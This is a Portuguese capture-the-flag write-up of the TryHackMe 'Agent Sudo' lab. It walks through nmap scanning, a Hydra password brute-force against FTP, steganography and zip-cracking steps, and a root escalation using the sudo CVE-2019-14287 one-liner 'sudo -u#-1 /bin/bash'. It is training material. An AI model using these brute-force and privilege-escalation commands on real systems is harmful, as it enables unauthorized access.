

# Relatório de Penetration Test: Agent Sudo

Edson Gabriel Barbosa Brandão

Junho de 2026

## Conteúdo

|          |                                           |          |
|----------|-------------------------------------------|----------|
| <b>1</b> | <b>Visão Geral</b>                        | <b>2</b> |
| <b>2</b> | <b>Reconhecimento</b>                     | <b>2</b> |
| 2.1      | Enumeração de Portas e Serviços . . . . . | 2        |
| 2.2      | Inspecionar a pagina . . . . .            | 2        |
| <b>3</b> | <b>Exploração</b>                         | <b>3</b> |
| 3.1      | Brute-Force . . . . .                     | 3        |
| 3.2      | Inspeção de imagem . . . . .              | 3        |
| <b>4</b> | <b>Escalada de Privilégios</b>            | <b>4</b> |
| <b>5</b> | <b>Conclusão</b>                          | <b>4</b> |
| <b>6</b> | <b>Referências</b>                        | <b>5</b> |

# 1 Visão Geral


Agent Sudo é um ctf de nível fácil do TryHackMe baseado no filme Homens de Preto, e com varios desafios diferenciados, com mensagens escondidas em imagens e vulnerabilidades em lugares improváveis.

## 2 Reconhecimento

### 2.1 Enumeração de Portas e Serviços

Faremos um Nmap para ver as portas abertas do IP

```
nmap -A -sV <TARGET_IP>
```




```
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Annoncement
```

Figura 1: Resultado do nmap, temos 3 portas abertas

Vemos que ambos o ssh e ftp estão abertos

### 2.2 Inspeccionar a pagina

O ip possui uma pagina ligada a ele com um tutorial de como usar a forma de instrução



```
Dear agents,

Use your own codename as user-agent to access the site.

From,
Agent R
```

Figura 2: Pagina do ip

Com essa instrução, e de acordo com o indicado pela Box do TryhackMe baixaremos o plugin User-Agent no firefox e usaremos o codenome "C"

Agora sabemos o user Chris, um tal de agente J e que a senha de Chris é fraca

```
Attention chris,  
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!  
From,  
Agent R
```

Figura 3: Pagina desbloqueada

## 3 Exploração

### 3.1 Brute-Force

Com o user e a senha sendo fraca, faremos um bruto force com Hydra

```
hydra -l chris -P seclists/Passwords/Common-Credentials/xato-net-10-million-  
e achamos a senha "crystal", com isso é possível acessar o ftp
```

```
ftp> ls  
229 Entering Extended Passive Mode (|||5303|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt  
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg  
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
```

Figura 4: Arquivos e pastas achadas com ls

### 3.2 Inspeção de imagem

No arquivo de texto descobrimos que há a nossa senha de login dentro de uma das imagens

Para achar e extrair arquivos binários comprimidos dentro de outros arquivos podemos usar o comando binwalk

```
binwalk cutie.png  
binwalk cutie.png -e
```

```
(kali@kali)-[~/Downloads/_cutie.png.extracted]  
$ ls  
365 365.zlib 8702.zip
```

Figura 5: Arquivos escondidos na imagem

Agora decodificar um dos arquivos para achar a senha

```
zip2john 8702.zip > hash.txt  
john hash.txt
```

Achamos a senha "alien" para extrair

```
unzip 8702.zip
```

```

kali@kali:~/Downloads$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R

```

Figura 6: Novo user encontrado que temos que decodificar

```
echo QXJlYTUx | base64 -d
```

Resultado em "Area 51", possivelmente a senha para o steg da outra imagem

```
steghide extract -sf cute-alien.jpg
```

```

kali@kali:~/Downloads$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password
for you.

Your buddy,
chris

```

Figura 7: Mensagem extraída com user e password

```
ssh james@<TARGET_IP>
```

e com isso achamos a flag do user e uma imagem que podemos pesquisar ela no google e achar o nome da noticia relacionada "Roswell alien autopsy"

## 4 Escalada de Privilégios

Procuraremos por uma vulnerabilidade, e por meio dessa versão do sudo (sudo 1.8.27) achamos um exploit pelo exploit.db, CVE-2019-14287, para realizar:

```
sudo -u#-1 /bin/bash
```

e estaremos na root, achando a flag e uma mensagem do agente R, Deskel.

## 5 Conclusão

Foi bem divertida a historia desse ctf, e também achar a vulnerabilidade certa foi complicada, além da parte de achar a mensagem dentro das imagens.

## 6 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **Plugin utilizado:** <https://addons.mozilla.org/en-US/firefox/addon/user-agent-string-switcher/>
- **Exploit:** <https://www.exploit-db.com/exploits/47502>